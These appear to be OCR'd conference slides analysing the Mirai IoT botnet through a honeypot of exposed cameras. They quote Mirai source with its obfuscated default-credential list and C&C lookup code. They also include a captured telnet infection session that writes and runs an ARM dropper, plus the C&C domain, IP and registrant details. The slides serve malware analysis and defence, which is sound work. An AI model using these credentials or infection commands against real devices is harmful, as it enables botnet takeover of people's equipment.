add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                  // guest    12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                  // guest    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);  // admin1   password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);          // 666666   666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);          // 888888   888888
add_auth_entry("\x57\x4D\x4C\x56", "\x57\x4D\x4C\x56", 1);                          // ubnt     ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);              // root     klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                  // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x48\x11\x17\x13\x1A", 1);                  // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                      // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                          // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                      // root     zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x54\x54", 1); // root    7ujMko0vizxv
```

Resolve C&C IP with DNS

```c
static void resolve_cnc_addr(void)
{
    struct resolv_entries *entries;

    table_unlock_val(TABLE_CNC_DOMAIN);
    entries = resolv_lookup(table_retrieve_val(TABLE_CNC_DOMAIN, NULL));
    table_lock_val(TABLE_CNC_DOMAIN);
    if (entries == NULL)
    {
#ifdef DEBUG
        printf("[main] Failed to resolve CNC address\n");
#endif
        return;
    }
```

```c
struct resolv_entries *resolv_lookup(char *domain)
{
    struct resolv_entries *entries = calloc(1, sizeof (struct resolv_entries));
    char query[2048], response[2048];
    struct dnshdr *dnsh = (struct dnshdr *)query;
    char *qname = (char *)(dnsh + 1);

    resolv_domain_to_hostname(qname, domain);

    struct dns_question *dnst = (struct dns_question *)(qname + util_strlen(qname) + 1);
    struct sockaddr_in addr = {0};
    int query_len = sizeof (struct dnshdr) + util_strlen(qname) + 1 + sizeof (struct dns_question);
    int tries = 0, fd = -1, i = 0;
    uint16_t dns_id = rand_next() % 0xffff;

    util_zero(&addr, sizeof (struct sockaddr_in));
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
    addr.sin_port = htons(53);
```

CATCHING MIRAI

https://twitter.com/MiraiAttacks/

- Live feed of commands sent to 500 „infected” machines

How about dynamic analysis?

We will expose the camera's telnet service directly to the Internet.

... and see what happens.

https://asciinema.org/a/1tynlhzfs0lmw6t3bn5k40cu7

Our setup

Devices: 2 cameras + 1 DVR

Router VPNs to public IP, exposes devices telnet


Dump all traffic to/from devices for analysis

Wireshark analysis


http://10.5.5.5/

mirai.pcap

- Right click ->
- Follow->
- TCP Stream



Telnet session



„Hello, my name is ...”


Check processor version

```
\.......................p.............)....................................A.....................# /bin/busybox ECCHI
ECCHI: applet not found
# cat /proc/cpuinfo; /bin/busybox ECCHI
Processor       : ARM926EJ-S rev 5 (v5l)
BogoMIPS        : 218.72
Features        : swp half thumb fastmult edsp java
CPU implementer : 0x41
CPU architecture: 5TEJ
CPU variant     : 0x0
CPU part        : 0x926
CPU revision    : 5

Hardware        : hi3518
Revision        : 0000
Serial          : 0000000000000000
ECCHI: applet not found
# /bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
wget: applet not found
tftp: applet not found
ECCHI: applet not found
# /bin/busybox cp dvrHelper upnp; > upnp; /bin/busybox chmod 777 upnp; /bin/busy

box ECCHI
ECCHI: applet not found
# echo -ne '\x7f\x45\x4c\x46\x01\x01\x01\x61\x00\x00\x00\x00\x00\x00\x00\x00\x02

\x00\x28\x00\x01\x00\x00\x00\x1c\x83\x00\x00\x34\x00\x00\x00\xc8\x03\x00\x00\x02

\x02\x00\x00\x34\x00\x20\x00\x02\x00\x28\x00\x05\x00\x04\x00\x01\x00\x00\x00\x00
```

Download payload into „upnp”

```
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x01

\x00\x00\x00\x06\x00\x00\x00\x74\x80\x00\x00' >> upnp; /bin/busybox ECCHI
ECCHI: applet not found
# echo -ne '\x74\x00\x00\x00\xe8\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04

\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x01\x00\x00\x00\x32\x00\x00\x00\x5c

\x83\x00\x00\x5c\x03\x00\x00\x4c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04

\x00\x00\x00\x01\x00\x00\x00\x19\x00\x00\x00\x08\x00\x00\x00\x03\x00\x00\x00\xa8

\x03\x01\x00\xa8\x03\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04

\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00

\x00\x00\x00\xa8\x03\x00\x00\x1e\x00\x00\x00' >> upnp; /bin/busybox ECCHI
ECCHI: applet not found
# echo -ne '\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00' >>

 upnp; /bin/busybox ECCHI
ECCHI: applet not found
# ./upnp; ./dvrHelper telnet.arm; /bin/busybox IHCCE
MIRAI
FIN
listening tun0.
IHCCE: applet not found
#
```

CNC connection establishement – dns query



C&C DNS

Details for hightechcrime.club

SEARCH IN GOOGLE


SEARCH IN VIRUSTOTAL

This domain might be a fast flux

Geo distance between hosts serving this domain is fairly high

Classifier prediction: benign

Umbrella risk score: +100



Thanks: Josh Pyorre, OpenDNS

DNS – domain taken by FBI

Registrar Name: NameCheap, Inc. **IANAID:** 1068 Last retrieved November 8, 2016 GET LATEST

Created: October 23, 2016 **Updated:** November 7, 2016 **Expires:** October 22, 2017

Email Address	Associated Domains	Email Type	Last Observed
abuse@fbi.gov	1 Total	Administrative, Registrant, Billing, Technical	Current
dementedthy@gmail.com	1 Total - 1 malicious	Administrative, Registrant, Technical	October 22, 2016
john@domaindotsales.com	29 Total - 1 malicious	Administrative, Registrant, Billing, Technical	March 12, 2016
bundaberg@gmail.com	45 Total - 1 malicious	Administrative, Registrant, Technical	March 14, 2015

Hide past data Showing 4 of 4 Results

Nameserver	Associated Domains	Last Observed
failed-whois-verification.namecheap.com	Greater than 500 Total - At least 2 malicious	Current
verify-contact-details.namecheap.com	Greater than 500 Total - At least 2 malicious	Current


Show past data Showing 2 of 18 Results

Thanks: Josh Pyorre, OpenDNS


whois hightechcrime.club

Registrant ID: C4853993-CLUB
Registrant Name: **Zee Gate**
Registrant Street: **666 antichrist lane**
Registrant City: San Diego
Registrant State/Province: CA
Registrant Postal Code: 92050
Registrant Country: US
Registrant Phone: +1.7603014069
Registrant Fax: +1.7603014069
Registrant Email: **abuse@fbi.gov**
Admin ID: C4853996-CLUB
Admin Name: Zee Gate
Admin Street: 666 antichrist lane

CNC


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 212.109.216.113
Expression...
No. Time Source Destination Protocol Length Info
3288 480.202517 10.5.5.20 212.109.216.113 TCP 78 52573→666 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 S…
5059 481.586551 10.5.5.20 212.109.216.113 TCP 70 52573→666 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSva…
5060 481.587078 10.5.5.20 212.109.216.113 TCP 74 52573→666 [PSH, ACK] Seq=1 Ack=1 Win=14600 Len=4…
5061 481.666724 10.5.5.20 212.109.216.113 TCP 81 52573→666 [PSH, ACK] Seq=5 Ack=1 Win=14600 Len=1…
13727 491.602421 10.5.5.20 212.109.216.113 TCP 72 52573→666 [PSH, ACK] Seq=16 Ack=1 Win=14600 Len=…
13728 491.688298 10.5.5.20 212.109.216.113 TCP 70 52573→666 [ACK] Seq=18 Ack=3 Win=14600 Len=0 TSv…
Frame 5061: 81 bytes on wire (648 bits), 81 bytes captured (648 bits)
Ethernet II, Src: IstorNet_64:fc:dd (00:12:15:64:fc:dd), Dst: AsustekC_3a:25:7f (e0:cb:4e:3a:25:7f)
802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 1
Internet Protocol Version 4, Src: 10.5.5.20, Dst: 212.109.216.113
Transmission Control Protocol, Src Port: 52573, Dst Port: 666, Seq: 5, Ack: 1, Len: 11
Data (11 bytes)
0000 e0 cb 4e 3a 25 7f 00 12 15 64 fc dd 81 00 00 01 ..N:%... .d......
0010 08 00 45 00 00 3f 63 b7 40 00 40 06 1b 0a 0a 05 ..E..?c. @.@.....
0020 05 14 d4 6d d8 71 cd 5d 02 9a 9f 89 dd 40 cb 98 ...m.q.] .....@..
0030 46 25 80 18 1c 84 ae 81 00 00 01 01 08 0a 00 02 F%...... ....
0040 bf 21 d0 b3 e0 6d 0a 74 65 6c 6e 65 74 2e 61 72 .!...m.t elnet.ar
0050 6d m

Scanning for new targets




Other variants – DONGS ?

```
> pnpu;/bin/busybox DONGS
DONGS: applet not found
#
echo -ne '\x00\x00\x00\x00' >> pnpu;/bin/busybox DONGS

echo -ne '\x00\x00\x00\x00' >> pnpu;/bin/busybox DONGS

DONGS: applet not found
#
./pnpu; ./dvrHelper telnet.arm; /bin/busybox SGNOD

./pnpu; ./dvrHelper telnet.arm; /bin/busybox SG
NOD
MEMES

YES

Memer911LoL
SGNOD: applet not found
#
rm -rf pnpu; > dvrHelper; /bin/busybox DONGS
```

WHAT CAN WE DO?

Set your DNS to 127.0.0.1?

Not everyone can afford that ;)



Features at low cost compromising on security is just obscene ;) Let’s do it better!